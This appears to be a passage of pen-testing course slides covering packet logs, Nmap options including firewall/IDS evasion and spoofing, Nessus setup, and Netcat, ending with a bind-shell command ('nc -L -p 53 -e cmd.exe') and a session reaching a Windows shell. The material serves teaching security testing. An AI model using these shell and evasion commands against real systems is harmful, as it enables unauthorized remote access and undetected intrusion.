
03/11-20:29:26.958307 192.168.1.104:23 -> 192.168.1.100:1712
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0 Ack: 0xA855715C Win: 0x0 TcpLen: 20
=====

03/11-20:29:29.975792 ARP who-has 192.168.1.1 tell 192.168.1.100
```

Let's you
know when
the target
starts to
fight back!

Simple Reviewing / Logging

- Using *TCPDump*, you can review the data that you send and receive.
 - Not as easy to set alerts.



The screenshot shows a terminal window titled "root@localhost:~ - Shell - Konsole". The window contains a list of network packets captured by tcpdump. The packets are displayed in a standard tcpdump output format, showing the time, source and destination IP addresses, protocol, and a brief description of the packet. The packets include DNS queries and responses, a telnet session, and ICMP echo requests and replies.

```
root@localhost:~ - Shell - Konsole
Session Edit View Settings Help

157+[[domain] (DF)
20:34:04.086512 IP ns02.plnflld01.nj.comcast.net.domain > 192.168.1.104.1026: 43
157 NXDomain[[domain] (DF)
20:34:04.091114 IP 192.168.1.100.1713 > 192.168.1.104.telnet: S 2893023613:28930
23613(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
20:34:04.091188 IP 192.168.1.104.telnet > 192.168.1.100.1713: R 0:0(0) ack 1 win
0 (DF)
20:34:04.172954 IP 192.168.1.104.1026 > ns02.plnflld01.nj.comcast.net.domain: 43
158+[[domain] (DF)
20:34:04.189020 IP ns02.plnflld01.nj.comcast.net.domain > 192.168.1.104.1026: 43
158 NXDomain[[domain] (DF)
20:34:04.189982 IP 192.168.1.104.1026 > ns02.plnflld01.nj.comcast.net.domain: 43
159+[[domain] (DF)
20:34:04.213502 IP ns02.plnflld01.nj.comcast.net.domain > 192.168.1.104.1026: 43
159[[domain] (DF)
20:34:04.594067 IP 192.168.1.100.1713 > 192.168.1.104.telnet: S 2893023613:28930
23613(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
20:34:04.594152 IP 192.168.1.104.telnet > 192.168.1.100.1713: R 0:0(0) ack 1 win
0 (DF)
20:34:08.655526 arp who-has 192.168.1.100 tell 192.168.1.104
20:34:08.655838 arp reply 192.168.1.100 is-at 00:a0:c9:a5:5d:67
20:34:17.298335 IP 192.168.1.100 > 192.168.1.104: icmp 40: echo request seq 1280
20:34:17.298418 IP 192.168.1.104 > 192.168.1.100: icmp 40: echo reply seq 1280
```

Firewalls are not your friend

- Watch firewalls between you and the target
 - Unless it is part of your test, relocate.
 - For example, to attack machines on the perimeter, get a raw Internet account through an ISP.
 - Make sure you disable your personal firewalls on your machines
- Note: you may also have to disable anti-virus software depending on what tools you are using.

Making some noise


- Key Point: Balance your noisy scans with your desired level of stealth
- *Firewall* type could provide information into what types of scans are best suited
- *Firewalk* is a great tool to use specifically crafted packets to locate targets behind a firewall.
- *Nmap* can be used to perform any number of types of port scans.
- Any tool can set off IDS or an alert administrator. Use VERY Carefully
- Use only the tools you NEED

Scanning

- *SNMP* (Simple Network Management Protocol) can give information
 - Linux has “snmpwalk” built in
 - Can also use tools to walk the MIB (Management Information Base) and get configuration, routing, or other information.
- Other tools such as *Nmap* and *Nessus* as well as many other tools are great choices.
- Other specific tools such as SQLPing, WebProxy, etc will help.


SNMP Basics

- SNMP consists of three key components:
 - Managed devices
 - A node that has an SNMP agent and resides on a managed network.
 - These devices can be routers and access servers, switches and bridges, hubs, computer hosts, or printers.
 - Agents
 - A software module residing within a device.
 - This agent translates information into a compatible format with SNMP.
 - Network-management system (NMSs)
 - Monitoring applications.



MIB & OID

- MIB (Management Information Base)
 - MIBs are a collection of definitions which define the properties of the managed object within the device to be managed (such as a router, switch, etc.)
 - Each managed device keeps a database of values for each of the definitions written in the MIB. As such, it is not actually database but implementation dependent.
 - Each vendor of SNMP equipment has an exclusive section of the MIB tree structure under their control.
- OID (Object Identifiers) uniquely identify managed objects in a MIB hierarchy.





Nmap (Network Mapper)

- **Nmap** is a security scanner, used to discover hosts and services on a computer network.
- To accomplish its goal, Nmap sends specially crafted packets to the target host and then analyzes the responses

```
Nmap 5.21 ( http://nmap.org )  
Usage: nmap [Scan Type(s)] [Options] {target specification}  
TARGET SPECIFICATION:  
  Can pass hostnames, IP addresses, networks, etc.  
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254  
  -iL <inputfilename>: Input from list of hosts/networks  
  -iR <num hosts>: Choose random targets  
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks  
  --excludefile <exclude_file>: Exclude list from file  
HOST DISCOVERY:  
  -sL: List Scan - simply list targets to scan  
  -sP: Ping Scan - go no further than determining if host is online  
  -PN: Treat all hosts as online -- skip host discovery  
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports  
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes  
  -PO[protocol list]: IP Protocol Ping  
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]  
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers  
  --system-dns: Use OS's DNS resolver  
  --traceroute: Trace hop path to each host
```

Nmap – options

SCAN TECHNIQUES:

- sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
- sU: UDP Scan
- sN/sF/sX: TCP Null, FIN, and Xmas scans
- scanflags <flags>: Customize TCP scan flags
- sI <zombie host[:probeport]>: Idle scan
- sY/sZ: SCTP INIT/COOKIE-ECHO scans
- sO: IP protocol scan
- b <FTP relay host>: FTP bounce scan

PORT SPECIFICATION AND SCAN ORDER:

- p <port ranges>: Only scan specified ports
Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080
- F: Fast mode - Scan fewer ports than the default scan
- r: Scan ports consecutively - don't randomize
- top-ports <number>: Scan <number> most common ports
- port-ratio <ratio>: Scan ports more common than <ratio>

SERVICE/VERSION DETECTION:

- sV: Probe open ports to determine service/version info
- version-intensity <level>: Set from 0 (light) to 9 (try all probes)
- version-light: Limit to most likely probes (intensity 2)
- version-all: Try every single probe (intensity 9)
- version-trace: Show detailed version scan activity (for debugging)

Nmap – more options

SCRIPT SCAN:

- sC: equivalent to --script=default
- script=<Lua scripts>: <Lua scripts> is a comma separated list of directories, script-files or script-categories
- script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
- script-trace: Show all data sent and received
- script-updatedb: Update the script database.

OS DETECTION:

- O: Enable OS detection
- osscan-limit: Limit OS detection to promising targets
- osscan-guess: Guess OS more aggressively

TIMING AND PERFORMANCE:

Options which take <time> are in milliseconds, unless you append 's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).

- T<0-5>: Set timing template (higher is faster)
- min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
- min-parallelism/max-parallelism <time>: Probe parallelization
- min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies probe round trip time.
- max-retries <tries>: Caps number of port scan probe retransmissions.
- host-timeout <time>: Give up on target after this long
- scan-delay/--max-scan-delay <time>: Adjust delay between probes
- min-rate <number>: Send packets no slower than <number> per second
- max-rate <number>: Send packets no faster than <number> per second

Nmap – output options

FIREWALL/IDS EVASION AND SPOOFING:

```
-f; --mtu <val>: fragment packets (optionally w/given MTU)
-D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
-S <IP_Address>: Spoof source address
-e <iface>: Use specified interface
-g/--source-port <portnum>: Use given port number
--data-length <num>: Append random data to sent packets
--ip-options <options>: Send packets with specified ip options
--ttl <val>: Set IP time-to-live field
--spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum
--adler32: Use deprecated Adler32 instead of CRC32C for SCTP checksums
```

OUTPUT:

```
-oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIdDi3,
    and Grepable format, respectively, to the given filename.
-oA <basename>: Output in the three major formats at once
-v: Increase verbosity level (use twice or more for greater effect)
-d[level]: Set or increase debugging level (Up to 9 is meaningful)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--log-errors: Log errors/warnings to the normal-format output file
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
```


Nmap – Examples

```
MISC:
-6: Enable IPv6 scanning
-A: Enables OS detection and Version detection, Script scanning and Traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.

EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sP 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -PN -p 80
SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
```


- For OS detection: `nmap -O <target domain or IP address>`
- For version detection: `nmap -sV <target domain or IP address>`
- For configuring response timings (-T0 to -T5 :increasing in aggressiveness): `nmap -T0 -sV -O <target domain or IP address>`
- For SYN-stealth scanning by sending TCP packets with the SYN flag set:
`nmap -sS -p <port of target> <IP address of target>`

Zenmap – GUI of Nmap



Foundstone's Windows App:

- SuperScan: Microsoft Windows GUI







Nessus, The Champ

- **Nessus** is a proprietary comprehensive vulnerability scanner which is developed by Tenable Network Security.
- It is *free of charge* for personal use in a non-enterprise environment.
- It begins by doing a *port scan* with one of its four internal port scanners to determine which ports are open on the target and then tries various exploits on the open ports.
- The vulnerability tests, available as subscriptions, are written in **NASL** (*Nessus Attack Scripting Language*), a scripting language optimized for custom network interaction.
- On UNIX, it consists of **nessusd** which does the scanning, and *nessus* client which controls scans and presents the vulnerability results to the user.

Port Scanners in Nessus

- TCP Scanner
 - It sends sequence of packets to initiate a full TCP connect to the target hosts, completing the TCP three-way handshake each time.
- SYN Scanner
 - It behaves a bit differently and simplifies the process by sending packets and waiting for a response, but not initiating the full three-way handshake.
- UDP Scanner
 - It will generate UDP packets and send them to the target.
- Netstat Port Scanner
 - a more reliable way to enumerate open ports on a given host is to login to the system and execute a command that shows all open TCP and UDP ports.



Nessus – Installation


- Download *Nessus-5.2.6-ubuntu1110_i386.deb* from www.tenable.com/products/nessus/select-your-operating-system.
- Run “`sudo dpkg -i Nessus-5.2.6-ubuntu1110_i386.deb`” to install Nessus.
- Start Nessus daemon by running “`sudo /etc/init.d/nessusd start`”
- Go to <https://localhost:8834> for first time configuration.
- Follow the step to configure your Nessus scanner.
- You need to get an activation code by subscribing the Nessus Home plug-in feed from www.tenable.com/products/nessus-home

Start to Scan

- Setup a policy
 - Policy name, Visibility, scan type, authentication information
- Setup a scan
 - Scan name, policy, targets, etc...
- Launch the scan (take times...)

Scanned Result from Nessus

- Review of results through Nessus GUI



Output Options:


- Text
- HTML
- XML
- CSV
- SQL

Some pen testing tools

- This list is not meant to be all inclusive, but to give some examples of tools that you'll need.
- Firewalk is a great tool to determine hosts behind a firewall.
- NetCat (www.atstake.com) offers NT and Linux versions.
- Small and simple, yet incredibly powerful.
- Get NetCat on a Microsoft Windows box and type:
 - `nc -L -p 53 -e cmd.exe`
 - Run NetCat in Listen mode, on port 53, and execute cmd.exe.

The tools – Netcat Session

- Simple Netcat connection between a Linux and Microsoft Windows machine.



```
root@localhost:~ - Shell - Konsole <2>
Session Edit View Settings Help

[root@localhost root]# nc 192.168.1.100 53
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

